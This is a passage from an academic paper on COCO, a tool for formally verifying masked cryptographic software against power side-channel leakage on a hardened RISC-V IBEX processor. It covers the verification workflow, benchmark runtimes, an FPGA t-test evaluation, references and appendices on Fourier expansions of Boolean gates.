In other words, if a given SRAM block has a layout that already achieves internally stable WL signals in practice then no hardware modifications are required and an ordinary MUX-based output selector can be used. Of course, it is generally not easy to tell if, or to what extent, an off-the-shelf SRAM block fulfills this requirement since they are full custom and partially analog blocks. In a typical SRAM row decoder design, an individual WL signal is derived by a single, wide NOR gate with a fan-in that is equal to the number of bits in the word address (see Section 2.7 in [41]). Roughly said, if the address signal is stable, then the low combinatorial depth of the row decoder likely only causes small glitches that could then be compensated with the custom circuit layout. Besides that, stable WL signals are also desirable from a power and latency perspective since (1) each WL signal can drive up to 64 transistors, glitches can hence significantly impact the power profile, and (2) the time until the differential sense amplifier (SA) output is stable strongly depends on the presence of glitches on the WL signals, which in return reduces the maximum operating frequency.




Figure 4: Typical layout of SRAM cells. Each pair of NOT gates represents a 1-bit memory cell. The one-hot encoded word line (WL) selects the active word. The bit line BL_i connects bits at location i from all words. The negated BL signal, together with the differential sense amplifier (SA), help achieving stable output values faster.

5 Co-Verification with COCO

In this section, we discuss the details of the workflow of COCO, our verification tool, and report the runtime effort for each step. We evaluate COCO using several benchmarks, including first-order and higher-order masked implementations executed by the secured IBEX processor and show that COCO can efficiently verify those. We run all our evaluations using a 64-bit Linux Operating System on an Intel Core i7-7600U CPU with a clock frequency of 2.70 GHz and 16 GB of RAM. Additionally, we practically evaluate our design using a first-order t-test on a SAKURA-G FPGA evaluation board.

5.1 Verification Flow

The verification flow implemented by COCO consists of four steps, as illustrated in Appendix B. The four steps are divided into three preprocessing steps (1)-(3), and the final verification step (4). The preprocessing steps are needed to join the masked assembly implementation of the cipher with the IBEX System Verilog sources into one single VCD execution trace, which is then used during verification. For all our experiments, we use the secured IBEX processor, which consists of the secured core and memory, as described in Sections 3 and 4. In detail, the verification flow is as follows:

(1) The masked implementation of the target cipher is compiled using the 32-bit RISC-V assembler. The resulting binary file is then converted into a Verilator [47] testbench.

(2) We use Yosys [50] to parse the hardware model, a set of System Verilog files, of the secured IBEX processor. Yosys (Yosys Open SYnthesis Suite) is an open-source framework which synthesizes and optimizes the model and produces a netlist of the circuit in Verilog format and as a graph, with gates as nodes and wires as edges.

(3) We run Verilator using the testbench created in (1) and the circuit netlist created in (2). It produces an execution trace of the masked cipher executed by the secured IBEX processor in VCD format.

(4) In the last step, the actual verification is done using a Python script. The script's input are the circuit graph, the VCD execution trace and the verification configuration. The verification configuration consists of the register label file, which specifies which registers or memory locations contain shares of a secret and which contain fresh randomness, the verification mode (stable or transient), the number of cycles which should be verified and the order of the masked cipher. Finally, the verification process outputs

whether the execution is leakage-free or not, together with the cycle and gate number in which the leakage occurred.

Since the System Verilog support of Yosys is limited, we use the Symbiotic EDA Edition of Yosys (0.8+472), which works with a frontend of Verific in order to support System Verilog. Verilator 4.010 is used to create the execution traces. A Python script is used to create the SAT formulas, which are later solved by CaDiCaL 1.0.3.

In our experiments, we cannot work with real SRAM blocks for data RAM. Usually, one would use pre-build and pre-configured SRAM modules and instantiate them with a macro in the Verilog code. However, in that case, we can neither trace the behavior of the block during execution nor label memory cells. Therefore, we create a Verilog hardware model according to the LSB one-hot address encoding scheme, as described in Figure 3b, which behaves like a real SRAM module. The module is divided into 16 blocks consisting of 8 32-bit words each. Furthermore, we configure IBEX core to use 1 kilobyte of instruction memory for all test cases except the DOM AES S-box, where we use 4 kilobytes.

5.2 Evaluation of Preprocessing Steps (1) - (3)

COCO's preprocessing steps aim at preparing all resources for the verification. The runtime of the testbench creation (1) takes about 0.04 s for all our experiments. The runtime of the tracing part (3) is determined by the circuit size and number of cycles it needs to execute the masked software implementation with IBEX and takes 0.003 s per cycle. The parsing step (2) has to be run only once for the whole secured IBEX and takes about 7 min and depends mostly on the circuit size, including the size of instruction and data memory.

The result of (2) is a netlist of the secured IBEX processor in graph representation. The IBEX core, excluding data and instruction memory, consists of almost 27 000 gates. It is important to note that our hardware design is orders of magnitudes larger than designs considered by other verification tools. For example, REBECCA [8] performs verification on hardware circuits consisting of at most 200 registers and 3 000 non-linear gates, while `maskVerif` [2] and *Silver* [28] consider circuits with up to 300 and 1 000 probing positions.

5.3 Evaluation of the Verification Step (4)

The verification results of the masked software implementation run on the secured IBEX processor, and their verification runtime are shown in Table 3. The table states the testcase in RISC-V assembly and how many cycles the execution takes. We report the number of labels provided by the user, divided into shares and fresh randomness. It is very important to note that each of these shares or random values is either 32 bit or 16 bit wide. Other verification methods often argue that a hardware circuit computing a masked cipher treats each bit in the same way, so it is sufficient to view a 32-bit register as one single share. However, in the IBEX processor, this is not the case, since logic in different computation units tends to treat each register bit differently. Therefore, we must label and check all 32 bits individually.

The selection of masked circuits covers different masked $GF(2)$ multipliers (AND gates), including the Domain-Oriented Masking (DOM) AND, Ishai-Sahai-Wagner (ISW) AND, Threshold Implementation (TI) AND and Trichina AND, but also larger implementations like the Keccak S-box and the AES S-box. Furthermore, we show that it is feasible to verify second-order and third-order implementations. Our benchmarks focus on the verification of non-linear parts of cipher implementations, similar to REBECCA, `maskVerif` and *Silver*, although the linear parts could easily be added to the implementation. COCO verifies all tested first-order masked multipliers in transient mode in less than 20 s. Larger testcases, for example, the DOM AES S-box, can be verified in a few hours.

In addition, we want to point out that errors in implementations can be found efficiently. Implementations marked with ✖ refer to implementations which cause side-channel leakage when executed with the secured IBEX because (1) masking is either done incorrectly on the algorithmic level, or (2) masking is correct on the algorithmic level but software constraints are not satisfied. DOM AND *reg.*✖ is a first-order DOM multiplier based on [22], in which fresh randomness is added to the shares too late. The stable verification reports an error in cycle 12 in a gate belonging to the ALU. DOM Keccak S-box *reg.*✖, based on [23], does not follow constraint $\texttt{C2}_{\text{CORE}}$. This flaw is reported by transient verification in cycle 70 and appears directly on the read port of the register file. The verification runtime of an insecure implementation is similar to that of a secure implementation because the verification terminates as soon as the leakage check for any share fails.

The total verification runtime can be split into the construction and solving of the SAT formula. In our experiments, solving the SAT formula requires considerably less time than constructing the SAT formula, which is linear in the number of gates in the netlist, i.e., the number of registers and the size of the combinatorial logic between these registers. Hence, for moderate increases of the problem size, for example through larger cores having multiple ALUs or additional pipeline stages, we expect the verification time to increase linearly. Compared to REBECCA, which is limited to the verification of pure hardware implementations, the hardware/software co-verification approach of COCO employs more aggressive optimization measures by simplifying correlation sets through concrete values from the execution trace, and can therefore more easily deal with scalability issues.

Name	Runtime (cycles)	Leaking Cycle	Input Shares	Fresh Randomness	Verif. Runtime Stable	Verif. Runtime Transient
First-order						
DOM AND *reg.* [22]	13	-	4×32 bit	32 bit	3 s	11 s
DOM AND *reg.* ✖	13	12	4×32 bit	32 bit	2 s	12 s
DOM AND [22]	39	-	4×32 bit	32 bit	9 s	32 s
ISW AND *reg.* [26]	13	-	4×32 bit	32 bit	5 s	13 s
TI AND *reg.* [35]	17	-	6×32 bit	-	5 s	17 s
Trichina AND *reg.* [49]	19	-	4×32 bit	32 bit	5 s	19 s
DOM Keccak S-box *reg.* [23]	89	-	10×32 bit	5×32 bit	25 s	2.6 m
DOM Keccak S-box *reg.* ✖	88	70	10×32 bit	5×32 bit	20 s	2 m
DOM Keccak S-box [23]	219	-	10×32 bit	5×32 bit	1 m	3.9 m
DOM AES S-box [9]	1900	-	16×16 bit	34×16 bit	18 m	4.75 h
Second-order						
DOM AND *reg.* [22]	34	-	6×32 bit	3×32 bit	9 s	43 s
DOM Keccak S-box [23]	474	-	15×32 bit	15×32 bit	3 m	1.3 h
Third-order						
DOM AND *reg.* [22]	65	-	8×32 bit	6×32 bit	44 s	2.5 m

Table 3: Verification of masked software implementations on secured IBEX using COCO. ✖ indicates intentionally broken implementations. Testcases with *reg.* omit memory accesses and perform all computations using registers. Runtimes stem from single-threaded executions on an Intel Core i7 notebook CPU with 16 GB of RAM.




Figure 5: T-test scores of the original (left) and the secured (right) register file during the execution of a first-order DOM Keccak S-box using 100 000 power traces.

5.4 Practical Evaluation

The purpose of COCO is to verify the security of masked software implementations at the level of gate-level netlists of the underlying hardware. The main application for the tool are ASIC designs of processors, where COCO allows to perform a verification of the final netlist of a design before tape-out. The fabrication of an ASIC is clearly beyond the scope of this paper. However, in order to show that our approach indeed leads to secure implementations in practice, in this section we map a sample of a verified netlist to an FPGA and perform an empirical analysis.

Several things need to be considered when doing this mapping. When synthesizing hardware designs for FPGAs, the resulting netlist does not contain typical CMOS building blocks but rather, among others, lookup tables (LUTs) that are configured to match the original hardware design on a logical level but not on netlist-level. This is especially problematic since FPGA synthesis tools tend to merge multiple logic gates into single, typically 3 to 6-bit LUTs. The resulting hardware will still be equivalent from a pure logic perspective, however, certain characteristics such as the strict separation of registers in our secured register file can get lost in the translation process. Therefore, we manually map the ASIC netlist of the original and the secured IBEX core to FPGA netlists that match the ASIC netlists as closely as possible. This step involves, amongst others, ensuring that every logic gate is represented by a single dedicated LUT. Since this process is mostly manual, and thus very time consuming, we decided to focus our leakage assessment only on the most important parts of the secured IBEX which are needed to execute cryptographic implementation: the register file and a simple ALU.

In our experiments, we compare the execution of a masked Keccak S-box computation using (1) the basic register file as it can be found in the original IBEX core, (2) the secured register file including (one-hot encoded) gated reads and writes (cf. Section 3.2). Following the guidelines of Goodwill et al. [19], we use Welch's t-test to show practical first-order protection of first-order masked software implementations. The basic idea is to measure the significance of the difference of means of two distributions by constructing two trace sets, one with random inputs and one with constant inputs. In the case of a masked implementation it means that the secret, native inputs

are fixed, while the masks and shares are generated randomly. The null-hypothesis is that both trace sets have equal means, i.e., they cannot be distinguished from each other. The null-hypothesis is rejected with a confidence greater than 99.999% if the absolute t-score t stays below 4.5.

For our experiment, we execute the register-only (*reg.*) variant of the DOM first-order masked Keccak S-box, as introduced in Table 3. In order to measure the power consumption, we use the SAKURA-G board [25] equipped with a Xilinx Spartan-6 FPGA. We connect the board to a PicoScope 6404C at 312.5 Ms/s sampling rate, the IBEX components operate at a clock frequency of 8 MHz.

Figure 5 shows the results of our leakage assessment using 100 000 traces. The left presents the t-test results for the original, unprotected register file during the execution of the first-order DOM Keccak S-box. As expected, the t-test shows significant peaks over the 4.5 border which indicates first-order side-channel leakage. The right presents the t-test results for the same code when running on our secured version of the register file. Here, the leakage assessment reveals no significant peaks, which indicates that our secured design works as expected.

6 Conclusion

In this paper, we presented COCO, the first tool for co-design and co-verification of masked software implementations on CPUs. COCO takes a CPU netlist, together with a masked assembly implementation, and then formally verifies its leakage-free execution down to the gate-level. While previously presented software verification approaches mainly work on algorithmic level and model only a few select CPU side-effects, COCO can detect any CPU design aspect that could reduce the protection order of masked software implementations.

We show the practicality of our work, by analyzing the popular 32-bit RISC-V IBEX core with COCO. We detect various design aspects that reduce the protection order of our tested software implementations and propose respective fixes, mostly in hardware. Our resulting secured IBEX core has an area overhead of about 10%, the runtime of software on this processor is largely unaffected, and the formal verification with COCO of an, e.g., first-order masked Keccak S-box running on this core takes around 156 seconds. We demonstrate the effectiveness of the proposed design modifications in a practical evaluation on an FPGA.

Acknowledgements

We thank the anonymous reviewers for their valuable suggestions and comments, which helped in improving the paper. This work was supported by the TU Graz LEAD project "Dependable Internet of Things in Adverse Environments", and the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia, via the FERMION project (grant nr 867542), and via the project IoT4CPS. This work has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

References

[1] Josep Balasch, Benedikt Gierlichs, Vincent Grosso, Oscar Reparaz, and François-Xavier Standaert. On the cost of lazy engineering for masked software implementations. In *Smart Card Research and Advanced Applications - 13th International Conference, CARDIS 2014, Paris, France, November 5-7, 2014. Revised Selected Papers*, volume 8968 of *Lecture Notes in Computer Science*, pages 64–81. Springer, 2014.

[2] Gilles Barthe, Sonia Belaïd, Gaëtan Cassiers, Pierre-Alain Fouque, Benjamin Grégoire, and François-Xavier Standaert. maskverif: Automated verification of higher-order masking in presence of physical defaults. In *Computer Security - ESORICS 2019 - 24th European Symposium on Research in Computer Security, Luxembourg, September 23-27, 2019, Proceedings, Part I*, volume 11735 of *Lecture Notes in Computer Science*, pages 300–318. Springer, 2019.

[3] Gilles Barthe, Sonia Belaïd, François Dupressoir, Pierre-Alain Fouque, Benjamin Grégoire, and Pierre-Yves Strub. Verified proofs of higher-order masking. In *Advances in Cryptology - EUROCRYPT 2015 - 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, April 26-30, 2015, Proceedings, Part I*, volume 9056 of *Lecture Notes in Computer Science*, pages 457–485. Springer, 2015.

[4] Gilles Barthe, François Dupressoir, Sebastian Faust, Benjamin Grégoire, François-Xavier Standaert, and Pierre-Yves Strub. Parallel implementations of masking schemes and the bounded moment leakage model. In *Advances in Cryptology - EUROCRYPT 2017 - 36th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Paris, France, April 30 - May 4, 2017, Proceedings, Part I*, volume 10210 of *Lecture Notes in Computer Science*, pages 535–566, 2017.

[5] Gilles Barthe, Marc Gourjon, Benjamin Grégoire, Maximilian Orlt, Clara Paglialonga, and Lars Porth. Masking in fine-grained leakage models: Construction, implementation and verification. *IACR Cryptol. ePrint Arch.*, 2020:603, 2020.

[6] Sonia Belaïd, Fabrice Benhamouda, Alain Passelègue, Emmanuel Prouff, Adrian Thillard, and Damien Vergnaud. Private multiplication over finite fields. In *Advances in Cryptology - CRYPTO 2017 - 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 20-24, 2017, Proceedings, Part III*, volume 10403 of *Lecture Notes in Computer Science*, pages 397–426. Springer, 2017.

[7] Sonia Belaïd, Pierre-Évariste Dagand, Darius Mercadier, Matthieu Rivain, and Raphaël Wintersdorff. Tornado: Automatic generation of probing-secure masked bitsliced implementations. In *EUROCRYPT (3)*, volume 12107 of *Lecture Notes in Computer Science*, pages 311–341. Springer, 2020.

[8] Roderick Bloem, Hannes Groß, Rinat Iusupov, Bettina Könighofer, Stefan Mangard, and Johannes Winter. Formal verification of masked hardware implementations in the presence of glitches. In *Advances in Cryptology - EUROCRYPT 2018 - 37th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Tel Aviv, Israel, April 29 - May 3, 2018 Proceedings, Part II*, volume 10821 of *Lecture Notes in Computer Science*, pages 321–353. Springer, 2018.

[9] Joan Boyar and René Peralta. A small depth-16 circuit for the AES s-box. In *Information Security and Privacy Research - 27th IFIP TC 11 Information Security and Privacy Conference, SEC 2012, Heraklion, Crete, Greece, June 4-6, 2012. Proceedings*, volume 376 of *IFIP Advances in Information and Communication Technology*, pages 287–298. Springer, 2012.

[10] Suresh Chari, Charanjit S. Jutla, Josyula R. Rao, and Pankaj Rohatgi. Towards sound approaches to counteract power-analysis attacks. In *Advances in Cryptology - CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, August 15-19, 1999, Proceedings*, volume 1666 of *Lecture Notes in Computer Science*, pages 398–412. Springer, 1999.

[11] Suresh Chari, Josyula R. Rao, and Pankaj Rohatgi. Template attacks. In *CHES*, volume 2523 of *Lecture Notes in Computer Science*, pages 13–28. Springer, 2002.

[12] Thomas De Cnudde, Oscar Reparaz, Begül Bilgin, Svetla Nikova, Ventzislav Nikov, and Vincent Rijmen. Masking AES with d+1 shares in hardware. In *Cryptographic Hardware and Embedded Systems - CHES 2016 - 18th International Conference, Santa Barbara, CA, USA, August 17-19, 2016, Proceedings*, volume 9813 of *Lecture Notes in Computer Science*, pages 194–212. Springer, 2016.

[13] Jean-Sébastien Coron, Christophe Giraud, Emmanuel Prouff, Soline Renner, Matthieu Rivain, and Praveen Kumar Vadnala. Conversion of security proofs from one leakage model to another: A new issue. In *Constructive Side-Channel Analysis and Secure Design - Third International Workshop, COSADE 2012, Darmstadt, Germany, May 3-4, 2012. Proceedings*, volume 7275 of *Lecture Notes in Computer Science*, pages 69–81. Springer, 2012.

[14] Wouter de Groot, Kostas Papagiannopoulos, Antonio de la Piedra, Erik Schneider, and Lejla Batina. Bitsliced masking and ARM: friends or foes? In *Lightweight Cryptography for Security and Privacy - 5th International Workshop, LightSec 2016, Aksaray, Turkey, September 21-22, 2016, Revised Selected Papers*, volume 10098 of *Lecture Notes in Computer Science*, pages 91–109. Springer, 2016.

[15] Leonardo Mendonça de Moura and Nikolaj Bjørner. Z3: an efficient SMT solver. In *Tools and Algorithms for the Construction and Analysis of Systems, 14th International Conference, TACAS 2008, Held as Part of the Joint European Conferences on Theory and Practice of Software, ETAPS 2008, Budapest, Hungary, March 29-April 6, 2008. Proceedings*, volume 4963 of *Lecture Notes in Computer Science*, pages 337–340. Springer, 2008.

[16] J. den Hartog, J. Verschuren, E. P. de Vink, J. de Vos, and W. Wiersma. Pinpas: A tool for power analysis of smartcards. In *International Conference on Information Security (SEC2003)*, pages 453–457, 2003.

[17] ETH Zurich. Pulp platform. `https://pulp-platform.org/`. Retrieved on September 15th, 2020.

[18] Sebastian Faust, Vincent Grosso, Santos Merino Del Pozo, Clara Paglialonga, and François-Xavier Standaert. Composable masking schemes in the presence of physical defaults & the robust probing model. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2018(3):89–120, 2018.

[19] Gilbert Goodwill, Benjamin Jun, Josh Jaffe, and Pankaj Rohatgi. A testing methodology for side-channel resistance validation. In *NIST Non-Invasive Attack Testing Workshop*, 2011.

[20] Hannes Groß, Manuel Jelinek, Stefan Mangard, Thomas Unterluggauer, and Mario Werner. Concealing secrets in embedded processors designs. In *Smart Card Research and Advanced Applications - 15th International Conference, CARDIS 2016, Cannes, France, November 7-9, 2016, Revised Selected Papers*, volume 10146 of *Lecture Notes in Computer Science*, pages 89–104. Springer, 2016.

[21] Hannes Groß and Stefan Mangard. Reconciling d+1 masking in hardware and software. In *Cryptographic Hardware and Embedded Systems - CHES 2017 - 19th International Conference, Taipei, Taiwan, September 25-28, 2017, Proceedings*, volume 10529 of *Lecture Notes in Computer Science*, pages 115–136. Springer, 2017.

[22] Hannes Groß, Stefan Mangard, and Thomas Korak. Domain-oriented masking: Compact masked hardware implementations with arbitrary protection order. In *Proceedings of the ACM Workshop on Theory of Implementation Security, TIS@CCS 2016 Vienna, Austria, October, 2016*, page 3. ACM, 2016.

[23] Hannes Groß, David Schaffenrath, and Stefan Mangard. Higher-order side-channel protected implementations of KECCAK. In *Euromicro Conference on Digital System Design, DSD 2017, Vienna, Austria, August 30 - Sept. 1, 2017*, pages 205–212. IEEE Computer Society, 2017.

[24] Johann Großschädl, Ben Marshall, Dan Page, Thinh Hung Pham, and Francesco Regazzoni. An instruction set extension to support software-based masking. *IACR Cryptol. ePrint Arch.*, 2020:773, 2020.

[25] Hendra Guntur, Jun Ishii, and Akashi Satoh. Side-channel attack user reference architecture board SAKURA-G. In *IEEE 3rd Global Conference on Consumer Electronics, GCCE 2014, Tokyo, Japan, 7-10 October 2014*, pages 271–274. IEEE, 2014.

[26] Yuval Ishai, Amit Sahai, and David A. Wagner. Private circuits: Securing hardware against probing attacks. In *Advances in Cryptology - CRYPTO 2003, 23rd Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 2003, Proceedings*, volume 2729 of *Lecture Notes in Computer Science*, pages 463–481. Springer, 2003.

[27] Pantea Kiaei and Patrick Schaumont. Domain-oriented masked instruction set architecture for RISC-V. *IACR Cryptol. ePrint Arch.*, 2020:465, 2020.

[28] David Knichel, Pascal Sasdrich, and Amir Moradi. SILVER - statistical independence and leakage verification. *IACR Cryptol. ePrint Arch.*, 2020:634, 2020.

[29] Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In *CRYPTO*, volume 1666 of *Lecture Notes in Computer Science*, pages 388–397. Springer, 1999.

[30] lowRISC contributors. Open titan. `https://opentitan.org/`. Retrieved on September 15th, 2020.

[31] David McCann, Elisabeth Oswald, and Carolyn Whitnall. Towards practical tools for side channel aware software engineering: 'grey box' modelling for instruction leakages. In *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 199–216. USENIX Association, 2017.

[32] Lauren De Meyer, Elke De Mulder, and Michael Tunstall. On the effect of the (micro)architecture on the development of side-channel resistant software. *IACR Cryptol. ePrint Arch.*, 2020:1297, 2020.

[33] Thorben Moos, Amir Moradi, Tobias Schneider, and François-Xavier Standaert. Glitch-resistant masking revisited or why proofs in the robust probing model are needed. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2019(2):256–292, 2019.

[34] Elke De Mulder, Samatha Gummalla, and Michael Hutter. Protecting RISC-V against side-channel attacks. In *Proceedings of the 56th Annual Design Automation Conference 2019, DAC 2019, Las Vegas, NV, USA, June 02-06, 2019*, page 45. ACM, 2019.

[35] Svetla Nikova, Christian Rechberger, and Vincent Rijmen. Threshold implementations against side-channel attacks and glitches. In *Information and Communications Security, 8th International Conference, ICICS 2006, Raleigh, NC, USA, December 4-7, 2006, Proceedings*, volume 4307 of *Lecture Notes in Computer Science*, pages 529–545. Springer, 2006.

[36] Svetla Nikova, Vincent Rijmen, and Martin Schläffer. Secure hardware implementation of nonlinear functions in the presence of glitches. *J. Cryptol.*, 24(2):292–321, 2011.

[37] Ryan O'Donnell. *Analysis of Boolean Functions*. Cambridge University Press, 2014.

[38] OpenHW Group. Cv32e40p. `https://github.com/openhwgroup/cv32e40p`, Retrieved on September 15th, 2020.

[39] OpenHW Group. Cva6. `https://github.com/openhwgroup/cva6`. Retrieved on September 15th, 2020.

[40] Kostas Papagiannopoulos and Nikita Veshchikov. Mind the gap: Towards secure 1st-order masking in software. In *Constructive Side-Channel Analysis and Secure Design - 8th International Workshop, COSADE 2017, Paris, France, April 13-14, 2017, Revised Selected Papers*, volume 10348 of *Lecture Notes in Computer Science*, pages 282–297. Springer, 2017.

[41] Andrei Pavlov and Manoj Sachdev. *CMOS SRAM Circuit Design and Parametric Test in Nano-Scaled Technologies: Process-Aware SRAM Design and Test*.

Springer Publishing Company, Incorporated, 1st edition, 2008.

[42] Jean-Jacques Quisquater and David Samyde. Electromagnetic analysis (EMA): measures and countermeasures for smart cards. In *E-smart*, volume 2140 of *Lecture Notes in Computer Science*, pages 200–210. Springer, 2001.

[43] Francesco Regazzoni, Alessandro Cevrero, François-Xavier Standaert, Stéphane Badel, Theo Kluter, Philip Brisk, Yusuf Leblebici, and Paolo Ienne. A design flow and evaluation framework for dpa-resistant instruction set extensions. In Christophe Clavier and Kris Gaj, editors, *Cryptographic Hardware and Embedded Systems - CHES 2009, 11th International Workshop, Lausanne, Switzerland, September 6-9, 2009, Proceedings*, volume 5747 of *Lecture Notes in Computer Science*, pages 205–219. Springer, 2009.

[44] Mathieu Renauld, François-Xavier Standaert, Nicolas Veyrat-Charvillon, Dina Kamel, and Denis Flandre. A formal study of power variability issues and side-channel attacks for nanoscale devices. In *Advances in Cryptology - EUROCRYPT 2011 - 30th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Tallinn, Estonia, May 15-19, 2011. Proceedings*, volume 6632 of *Lecture Notes in Computer Science*, pages 109–128. Springer, 2011.

[45] Oscar Reparaz, Begül Bilgin, Svetla Nikova, Benedikt Gierlichs, and Ingrid Verbauwhede. Consolidating masking schemes. In *Advances in Cryptology - CRYPTO 2015 - 35th Annual Cryptology Conference, Santa Barbara, CA, USA, August 16-20, 2015, Proceedings, Part I*, volume 9215 of *Lecture Notes in Computer Science*, pages 764–783. Springer, 2015.

[46] Madura A. Shelton, Niels Samwel, Lejla Batina, Francesco Regazzoni, Markus Wagner, and Yuval Yarom. Rosita: Towards automatic elimination of power-analysis leakage in ciphers. *CoRR*, abs/1912.05183, 2019.

[47] Wilson Snyder. Verilator. `https://www.veripool.org/wiki/verilator`. Retrieved on July 10th, 2020.

[48] Sarah Thompson and Alan Mycroft. Abstract interpretation of combinational asynchronous circuits. In *Static Analysis, 11th International Symposium, SAS 2004, Verona, Italy, August 26-28, 2004, Proceedings*, volume 3148 of *Lecture Notes in Computer Science*, pages 181–196. Springer, 2004.

[49] Elena Trichina. Combinational logic design for AES subbyte transformation on masked data. *IACR Cryptol. ePrint Arch.*, 2003:236, 2003.

[50] Claire Wolf. Yosys open synthesis suite. `http://www.clifford.at/yosys/`. Retrieved on July 10th, 2020.

A Fourier Expansions of Boolean Functions

$$\begin{aligned}
\textsc{And} \quad & W(a \wedge b) = \frac{1}{2} + \frac{1}{2}a + \frac{1}{2}b - \frac{1}{2}ab \\
\textsc{Or} \quad & W(a \vee b) = -\frac{1}{2} + \frac{1}{2}a + \frac{1}{2}b + \frac{1}{2}ab \\
\textsc{Xor} \quad & W(a \oplus b) = ab \\
\textsc{Xnor} \quad & W(\overline{a \oplus b}) = -ab \\
\textsc{Not} \quad & W(\neg a) = -a \\
\textsc{Mux} \quad & W(c \,?\, a : b) = \frac{1}{2}a + \frac{1}{2}b - \frac{1}{2}ac + \frac{1}{2}bc
\end{aligned}$$

A.1 AND Gate

$$W(c?a:b) = p_0 + p_1 \cdot a + p_2 \cdot b + p_3 \cdot ab$$

$$\begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & -1 & 1 & -1 \\ 1 & 1 & -1 & -1 \\ 1 & -1 & -1 & 1 \end{pmatrix} \cdot \begin{pmatrix} p_0 \\ p_1 \\ p_2 \\ p_3 \end{pmatrix} = \begin{pmatrix} 1 \\ 1 \\ 1 \\ -1 \end{pmatrix}$$

$$\Rightarrow \quad \begin{pmatrix} p_0 \\ p_1 \\ p_2 \\ p_3 \end{pmatrix} = \begin{pmatrix} 0.5 \\ 0.5 \\ 0.5 \\ -0.5 \end{pmatrix}$$

A.2 Multiplexers

$$\begin{aligned}
W(c?a:b) = & p_0 + p_1 \cdot a + p_2 \cdot b \\
& + p_3 \cdot c + p_4 \cdot ab \\
& + p_5 \cdot ac + p_6 \cdot bc \\
& + p_7 \cdot abc
\end{aligned}$$

We can build a an equation system using all possible input combinations for the variables a, b, and c and then solve for the unknown coefficients p_0 to p_7 as shown below.

$$\begin{pmatrix} 1 & 1 & 1 & 1 & 1 & 1 & 1 & 1 \\ 1 & -1 & 1 & 1 & -1 & -1 & 1 & -1 \\ 1 & 1 & -1 & 1 & -1 & 1 & -1 & -1 \\ 1 & -1 & -1 & 1 & 1 & -1 & -1 & 1 \\ 1 & 1 & 1 & -1 & 1 & -1 & -1 & -1 \\ 1 & -1 & 1 & -1 & -1 & 1 & -1 & 1 \\ 1 & 1 & -1 & -1 & -1 & -1 & 1 & 1 \\ 1 & -1 & -1 & -1 & 1 & 1 & 1 & -1 \end{pmatrix} \cdot \begin{pmatrix} p_0 \\ p_1 \\ p_2 \\ p_3 \\ p_4 \\ p_5 \\ p_6 \\ p_7 \end{pmatrix} = \begin{pmatrix} 1 \\ 1 \\ -1 \\ -1 \\ 1 \\ -1 \\ 1 \\ -1 \end{pmatrix}$$

$$\Rightarrow \quad \begin{pmatrix} p_0 \\ p_1 \\ p_2 \\ p_3 \\ p_4 \\ p_5 \\ p_6 \\ p_7 \end{pmatrix} = \begin{pmatrix} 0 \\ 0.5 \\ 0.5 \\ 0 \\ 0 \\ -0.5 \\ 0.5 \\ 0 \end{pmatrix}$$

B Verification Flow of COCO

